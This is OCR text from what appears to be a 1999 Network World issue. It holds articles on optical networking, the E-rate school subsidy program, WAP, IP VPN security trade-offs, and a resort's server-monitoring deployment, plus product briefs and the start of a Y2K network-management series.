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

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# Optical visionary sees OC-48s in your future

Start thinking about buying WAN bandwidth by the gigabit. That's the advice of Desh Deshpande, CEO of start-up Sycamore Networks, Inc., which is building optical gear for carriers.

Following his success as founder of frame relay pioneer Cascade Communications, Deshpande has turned his eyes to the next frontier: optical networking.

He says new optical hardware will make bandwidth so plentiful and so easy to set up and manage that enterprise network executives will stop thinking about the WAN as a place in which bandwidth must be conserved.

Deshpande recently talked with *Network World* Senior Editor Tim Greene about the future of optical networking.

**What impact will optical networking have on enterprises?**

First, ISPs will start getting better backbones and, therefore, the service customers get through ISPs will improve.

Second, it's pretty clear that all MIS architectures are moving toward intranet- and Web-based applications. Also, everybody is going toward virtual private networks. VPNs will catch fire really quickly, but then people will find that T-1 and even T-3 is not enough bandwidth to run some of the applications, especially when you start interconnecting the headquarters sites and the main sites of a large company.

When people start running out of that bandwidth, what they will need is OC-3, OC-12, OC-48 type of connections. At those speeds, it doesn't make sense to tunnel through the Internet. Carriers will offer optical VPNs.

**What's an optical VPN?**

You use the lightpaths to offer high-speed services to corporations. These lightpaths will carry the IP traffic, but the IP traffic that . . . stays within the company.

**What would a corporation do with an OC-3, let alone an OC-48?**

An OC-3 is not that much. It's 155M bit/sec. If you look at a lot of major sites, the backbones are all gigabit — in fact multiple gigabits — within the campus. That is why you are seeing these multigigabit hubs all over the place. If you have a thousand people at one site and a thousand people at another site, and you have collaborative work going on, 155M bits to interconnect those things is not unreasonable.

**Won't that be mighty expensive?**

Prices will come down 20% to 30% per year — forever. What I think will happen is that OC-48 is kind of a sweet spot in the sense that it's 2.5G bit/sec, which is an enormous amount of bandwidth from today's standards. But it's a pretty easy technology to work in optics. It's like the 56K bit/sec modems' kind of technology. OC-48 will become like T-1s — [they'll be] everywhere in about five years.

**T-1s go for $500 per month.**

A T-1 just about five years ago was $20,000 to $30,000 per month. OC-48 is probably where T-1 was 10 years ago.

**So will we be buying an OC-48 for $500 per month?**

In local access, yes.

**Fortune 1000 IT executives will have to think about this when?**

I think they'll start thinking about this in six months, and you'll see installations in less than 12 months.

**What comes next?**

Within a couple of years, they will be able to signal to the optical network and come up with new applications. Within three or four years, the carriers will start opening up their networks and will be saying: 'Not only can I get you a lightpath, I can direct it wherever you want it to go.' So if you have a network that connects to Boston, Chicago, New York and Dallas, you can tell the network where you want the bandwidth and for how long.

**It's not a technology enterprise staffs will have to understand intimately, is it?**

Right. What they need to understand is the capability of that technology so they can go and demand it. ◪

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## Briefs

**BellSouth Business** this summer will offer Enterprise Network Consulting, a service to help network executives evaluate and plan their enterprise networks. The service has four components: performance assessment, security consulting, capacity planning and design planning. Enterprise Network Consulting is designed for corporations based in BellSouth's nine-state service area, but the company will work with sites anywhere. Prices for the service components range from $20,000 for a network evaluation to hundreds of thousands of dollars to design network changes and security. For more information go to www.bellsouth.com.

Fiber-optic network operator **Global Crossing** today announced plans to lay a new undersea cable linking major European cities with the U.S. and Asia. Atlantic Crossing 2 is a fiber-optic cable that will transfer data at speeds of up to 2.5 terabit/sec and will be ready for service in the first quarter of 2001. The $500 million cable will be linked to Atlantic Crossing 1's two cables already in service, the company says.

Long-time U.S. network service provider **Westinghouse Communications** and international carrier **Infonet** have expanded their marketing agreement.

Westinghouse will start offering Infonet's international 28.8K bit/sec dial-up, ISDN and multimedia services. It already offers Infonet's international frame relay.

The two carriers' networks are linked via network-to-network interfaces. Westinghouse Communications, originally an outgrowth of Westinghouse Corp.'s private network, was sold last year to RSL Communications, a rising international carrier.

# Federal E-rate limps to the finish line

BY DAVID ROHDE

*WASHINGTON, D.C.* — Schoolchildren and their parents may be planning their summer vacations, but network professionals at many school districts are just starting to implement their technology plans for the current academic year.

Reason: The administrator of the government's new subsidy program for school network expenditures has only now finished deciding school funding amounts for the 1998-99 school year.

Months behind schedule, the Universal Service Administrative Co. (USAC) has completed its review of 32,000 applications under E-rate, the federal program designed to provide Internet access to all of America's schools by paying 20% to 90% of each school's related costs.

The E-rate program subsidizes telecommunications services and "internal connections" according to each school's socioeconomic standing. In the program, internal connections represent routers, switches, hubs and PBXs, as well as wiring and interface cards.

Hot on the heels of USAC's review of applications, the General Accounting Office (GAO) released a report earlier this month indicating that the E-rate program still has a lot of growing up to do.

The GAO admitted that it was one of the main reasons the USAC fell behind its disbursement schedule. The GAO last year said E-rate desperately needed better auditing to prevent the program from granting subsidies for ineligible purposes. That decision forced USAC officials to re-review all the applications.

Now the GAO says E-rate still needs more strategic direction from the Federal Communications Commission.

Another finding: Only a fraction of the money disbursed by E-rate — which is supported by surcharges on all users' telecom bills — went directly to fund Internet access services (see graphic).

Network professionals at school districts agree the E-rate program still needs some shaking out.


For example, the USAC made some "processing errors" in evaluating New York City's application, according to Joseph Salvati, the city's E-rate coordinator. The city school district is replacing random dial-up or dedicated Internet access at some schools with a frame relay network running to all schools. The project involves 13 vendors.

The school district is also concentrating all Internet access at a single point. "[In the application] we had to detail each vendor at each school and how much money [that accounted for]. But it's not practical for us to pinpoint that far in advance," Salvati says.

He is recommending that for the next funding period, E-rate allow large school districts to submit network plans for groups of schools rather than each school separately. ◪

### So what was the point?

**The final tally of E-rate subsidies for the school year shows that only a fraction of the money went to offset ISP charges:**



- Total funding: **$1.6 billion**
- Total number of funded applications: **25,785**
- Average funding amount per application: **$64,378**

*** For the purposes of the E-rate program, "internal connections" means routers, switches and hubs as well as internal wiring and interface cards.**

SOURCE: UNIVERSAL SERVICE ADMINISTRATIVE CO., WASHINGTON, D.C.

# Wireless 'Net access technology faces uphill battle

BY JANA SANCHEZ

While many vendors including Motorola, Ericsson and Nokia have recently announced phones and other devices that let users retrieve information from the Internet using the emerging Wireless Access Protocol (WAP), it's not clear that WAP will be a success.

WAP has two uphill battles with which it must contend. Today there is not enough WAP-compatible content to make it worthwhile for any business or consumer users to invest in WAP devices. Second, wireless service providers are reluctant to upgrade their networks to support the protocol.

WAP is a developing wireless specification that defines how mobile phones, palmtop computers and other hand-held devices can securely link to the Internet. Based on Extensible Markup Language, WAP resides with the microbrowser on hand-held devices. The specification is designed to work with most wireless networks, such as Cellular Digital Packet Data, Code Division Multiple Access (CDMA) and global system for mobile communications (GSM).

Without uniform global standards, network providers and consumers will be reluctant to make the necessary investment to connect their devices, says Skip Bryan, director of the technology market for Ericsson. Bryan is involved with the WAP Forum, an industry group including Motorola, Nokia and Unwired Planet, which is developing the WAP standard.

In an effort to bolster development of WAP-based content, the WAP Forum last week announced a plan dubbed www.mmm., in which the forum would stamp a seal of approval on WAP-compliant content. A final version of WAP is expected to be available by mid-summer.

*Sanchez is a correspondent with IDG News Service's London bureau.*

More Online

- A look at the paperwork involved in E-rate.
- A forum to discuss whether the program is worth the costs.

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Wan Monitor . Daniel Briere and Christine Heckart

# BUILDING THE NETWORKED ECONOMY

In the last several columns, we've discussed the Application Service Provider (ASP) and one important subset of this group, the Broadband Enabled ASP. We've made bold statements that ASPs have the potential to change the balance of power in the telecom industry and change the relationship between service providers and customers. What would drive these dramatic changes?

History paints the late 20th century as the evolution of the Information Age into the Communications Age. Today, we are in the early stages in the evolution toward a networked economy.

One attribute of a networked economy is that everything is connected all the time. In 15 years, we will only notice the network when it's *not* there. Another attribute is that every industry, starting with the telecom industry, will undergo a realignment that changes the way customers interact with suppliers.

The connectivity part of a networked economy is the most straightforward. Connecting everything to the net requires an abundance of low-cost chips and bandwidth, and global wireless and wireline communication systems. We can say with confidence that in the near future, there will be a class of chips so inexpensive that they will be disposable.

Stop right now and look around you. Imagine everything you see has at least one chip built into it. Everything. Ask yourself what the company that makes, distributes or uses that product might gain if that item could send just one small bit of information about itself back to the manufacturer, distributor or buyer.

Think about your firm's business. Right now the net you build is designed to handle relatively small amounts of data compared to the traffic that would be generated if every product your company creates had an embedded chip. That chip could send a message saying it has just been shipped, put on a store shelf, purchased, consumed, moved, used, broken or whatever. We're talking about a lot of data!

This traffic creates a problem. There might be value in continually collecting and aggregating all these bits of distributed data. But to make use of this, you will need access to a lot of bandwidth, everywhere and anywhere, for a much lower price than you pay for bandwidth today. Moreover, you will need systems and applications designed to exchange, distribute, manage and extract information from the data being collected.

This is where industry realignment begins to be evident. Words such as "deconstruction" are used to describe what happens when you get a high degree of specialization and division within an industry.

If the telecom industry deconstructs in a similar way, we will see service providers fragment and specialize. At the polar ends are the super carriers that concentrate on providing wholesale capacity and the ASPs that provide products for specific groups of users.

Sooner or later your own industry will go through a similar transition. Integrating the network and your business is at the core of this transition.

*Briere is president and Heckart is vice president of TeleChoice, a consultancy in Boston. They can be reached at dbriere@telechoice.com and checkart@telechoice.com, respectively.*

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# The VPN game: Who controls your network?

BY TIM GREENE

You know you want an IP virtual private network, but you face a difficult choice: Build your own or buy a VPN service.

Your decision depends on how much you want to pay and how fast and reliably you want the network to perform.

For many, the overriding concern is maintaining data integrity. If that is the case, you want to check out the inherent security of a service provider network.

Contrary to their name, IP VPNs may in fact run over carrier-owned backbones based on frame relay or ATM, not IP. Customers send IP traffic into a network, but carrier gear wraps it up in frames or ATM cells for transport across the network.

On the other hand, a service provider network could be router-based and run native IP throughout or a mix of routed and switched technology. A provider network could even use the Internet.

Experts say it is important to know the kind of network that is supporting a corporate VPN. An IP VPN service that is run over a frame relay or ATM switched backbone is as secure as a frame relay or ATM service made up of virtual circuits, according to Tom Nolle, president of CIMI Corp. in Voorhees, N.J.

It also is important to know what a carrier's backbone is because customers could ultimately pay extra for security when they don't need it, he says.

Experts consider routed networks to be less secure than switched networks because there are no virtual circuits. Routed networks, including the Internet, leave the customer open to spoofing and other forms of attacks.

In routed networks, the legitimate users of one customer's VPN are separated from users of other customers' VPNs by closed user groups. Users are allowed to connect to only a select group of IP addresses.

But experts say that is not strong enough security.

"I don't know that I would be happy just having a closed user group as a means to secure my resources," says Dave Kosiur, an analyst for The Burton Group in Reston, Va.

"That's router-level security. Anybody that could find an IP address for the corporation could camp there with a sniffer and wait for messages," says Eric Paulak, an analyst for Gartner Group in Stamford, Conn.

VPNs running over such networks need strong authentication and encryption to ensure privacy. Those added measures can be controlled either by the customer or service provider.

For example, the emerging standard for VPN security is IP Security (IPSec), which includes encryption, authentication and security management keys.


IPSec can shore up the weaknesses of the Internet or other routed networks.

**VIRTUAL PRIVATE NETWORKS**

***As more network executives see the benefits of virtual private networks, they have to decide how much of their VPN to keep under corporate control.***

## VPNs in the works

**In a recent survey by TeleChoice, 501 virtual private network users were asked:**



SOURCE: TELECHOICE, BOSTON

"If you're using IPSec, you are assuming people can get to your traffic. And if you are using triple-DES encryption and authentication packet by packet, it will still be secure," says Eric Zines, an analyst with TeleChoice, a consultancy in Boston.

### When money is an object

Many customers get into VPNs as a way to save money.

"We cannot afford the cost of trying to build a WAN through leased lines or direct dial-up. I would need more support people than I have now," says Gene Donlan, IT director for FormFactor in Livermore, Calif.

"In almost all cases, it should be cheaper to outsource," Zines says, adding that the savings might not be obvious right away, because there are hidden costs beyond the hardware, software and communications links.

For example, setting up digital certificates and a certificate authority to authenticate users requires expertise many enterprises don't have. So they have to train people and divert them from whatever other work they were doing for the company. That is a cost, Zines says.

In addition, making the various pieces of a VPN — authentication, firewall, certificate management, encryption — work together is no small feat, Kosiur says. And dealing with users as they get new hardware and software and learn to use the VPN can hike up help desk bills, Zines says.

"The simple way is for the service provider to do it," Kosiur says.

### Balancing and budgeting

In the real world, though, customers sometimes have to trade off between cost and features. For example, Enno Becker, director of Technology Infrastructure for Forum, an international management training firm, oversees three VPNs: one interconnecting offices that had been connected by frame relay; one for dial-up remote access via the Internet; and an extranet for suppliers to dial up Forum network resources.

The VPN simply saves Forum money. For example, a Forum ISDN link between Hong Kong and San Francisco cost $6,000 to $9,000 per month. A VPN connection plus a firewall costs about $3,000 per month, Becker says.

He has chosen to keep management of all the networks in-house and uses Check Point VPN gear to secure traffic as it goes over the Internet. Maintaining control lets him change access rights and passwords quickly, he says.

Other users want to maintain control of their networks, so they don't feel locked in to a single service provider.

"As it is today, we use three different primary ISPs. We have the ability to switch ISPs without reconfiguring thousands of desktop and laptop systems," says Bill Brown, vice president of customer and technical services for Apartment Investment & Management Co. (AIMCO) in Greenville, S.C.

AIMCO bought Shiva VPN gear to run its dial-up VPN over the Internet. "With VPNs, once the initial hardware and software is purchased you can easily budget an ISP connection because that is a fixed cost," Brown says.

As you can see by the accompanying charts, corporate users are adopting VPNs for a variety of reasons and basing them on different backbones. But Zines has a telling piece of data from a recent survey he performed that indicates VPNs managed by service providers might be winning the day.

Among customers who already have VPNs, the split between in-house and outsourced is about 50-50, he says. But among those who built their own, about one in five say they will move to a managed service. ◪

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# Enterprise Applications

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IN-SITE: *Lessons from Leading Users*

# Software helps resort manage growth

BY JEFF CARUSO

Sunterra Resorts may have great places to go for holidays, but running the company's network and systems hasn't been much of a vacation.


Buying up resorts all over the world, the $450 million company has grown by leaps and bounds — from nine resorts two years ago to 87 today.

The buying spree resulted in a decentralized IT system that had no good way of keeping companywide information in one place.

It also became difficult to track what was going on at the growing number of servers, and that was causing problems, says Mike Westerfield, senior network analyst at the Orlando company. "The servers couldn't stay up for more than a day or two at a time," he says.

## Server watchdog

**Sunterra Resorts uses Heroix's RoboMon software to watch over servers that hold reservation and accounting information.**



❶ Resorts send reservation data to the corporate office over frame relay connections.

❷ Reservation data is stored on WinFrame servers, where RoboMon also sits, watching for signs of danger.

❸ RoboMon sends alerts to a management station and generates reports.

### Bringing it together

Last year Sunterra started to bring all of its reservation, accounting and contract information into its corporate headquarters, making administration easier and improving access for centralized reservations and collections departments.

The plan is to create a centralized Oracle database running on an HP 9000 server, accessed by Citrix WinFrame servers based on Windows NT. The task became more difficult when the corporate site went from six of these application servers last year to 13 today.

The job will get harder still when the corporate site expands to as many as 50 servers in coming months.

To pull off the centralization, Sunterra's IT staff needed answers to some basic questions, such as: Do the servers have enough disk space or memory? and, How well are applications performing?

To provide some answers, Westerfield last year installed Heroix's RoboMon software, which resides on servers and alerts systems managers to potential problems.

The software uses a set of rules to determine if there is a problem. Then RoboMon can fix the problem or notify a systems manager via e-mail or a page. It also sends events back to a central monitor.

### Proactive push

Westerfield says RoboMon is helping Sunterra move from fixing problems reactively to proactively stopping problems before they occur. As a result, servers are much more stable.

RoboMon has already discovered a couple of problems. One server "came dangerously close to running out of disk space," Westerfield says. Before RoboMon raised a red flag, "nobody had any idea that was happening."

The warning gave the systems managers an opportunity to make space on the drive.

RoboMon also helped show how Microsoft Exchange was using too much memory, Westerfield says.

Sunterra also uses the software to detect if a user has been idle for a long time. RoboMon can then automatically log off that user.

To maintain network performance, Westerfield made the company's Cisco routers give a higher priority to WinFrame packets, which use Citrix's Independent Computing Architecture protocol.

### Looking ahead

As Sunterra continues to bring its data into a central location, there will be less traffic on the links from headquarters to each of the resorts.

This fact means many of these links can be cut back from full 1.5M bit/sec T-1s to 512K bit/sec frame relay lines, Westerfield says.

Over the long term, Sunterra is using RoboMon to generate reports about usage on the servers, so the company will know when it needs more server capacity. However, the reports may not be enough.

Westerfield says he'd like to see RoboMon generate graphs in the future to make it easier for nontechnical people to see trends.

"That way, we can have some backing when we go to management and say, 'We need more servers,'" he says.

At the rate the company is growing, chances are Sunterra will probably need many more. ◪

## Briefs

Shunra Software released Version 1.1 of The Cloud, software that uses a LAN to emulate a WAN.

With The Cloud, users can see the impact of a new application or technology on a WAN without deploying it over an actual WAN.

The new version can emulate link faults, congestion and dynamic routing.

The Cloud simulates latency, data loss and bandwidth of IP traveling over a wide area. The software runs on Windows NT and is shipping today. Prices start at $3,000.

Shunra: (201) 652-7366

Memco Software has shipped Audit Central, enterprise security software that consolidates and analyzes Windows NT and Unix system audit logs.

The tool places "collection agents" on each machine to detect suspicious or malicious activity.

Audit Central pricing starts at $4,500.

Memco: (650) 556-4812

Tetranet says its new software, Metabot Pro. 1.0, makes it easier to detect, change and insert metatags across all documents in a Web site. Metabot Pro uses a spreadsheet-style interface that does not require knowledge of HTML.

A metatag is a hidden HTML code that identifies a document's properties, including keyword and date modified.

Search engines rely heavily on metatags when scouring the World Wide Web for hits.

Metabot Pro sells for $495 for a single-user license and $1,495 for a 10-user license.

An evaluation copy can be downloaded at www.tetranetsoftware.com/products/metabot.htm.

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
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Reliability results vary based on server hardware, server software, performance monitoring and adopting best practices for operations. [3]Electronic Mail and Messaging Systems Newsletter, February 5, 1999 and data from Microsoft
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# Getting network management ready for Year 2000

BY JEFF CARUSO

*First in a four-part series.*

Network and systems management has always been about heading off disaster. But network managers will need to prevent a Year 2000-induced disaster in their management software itself.

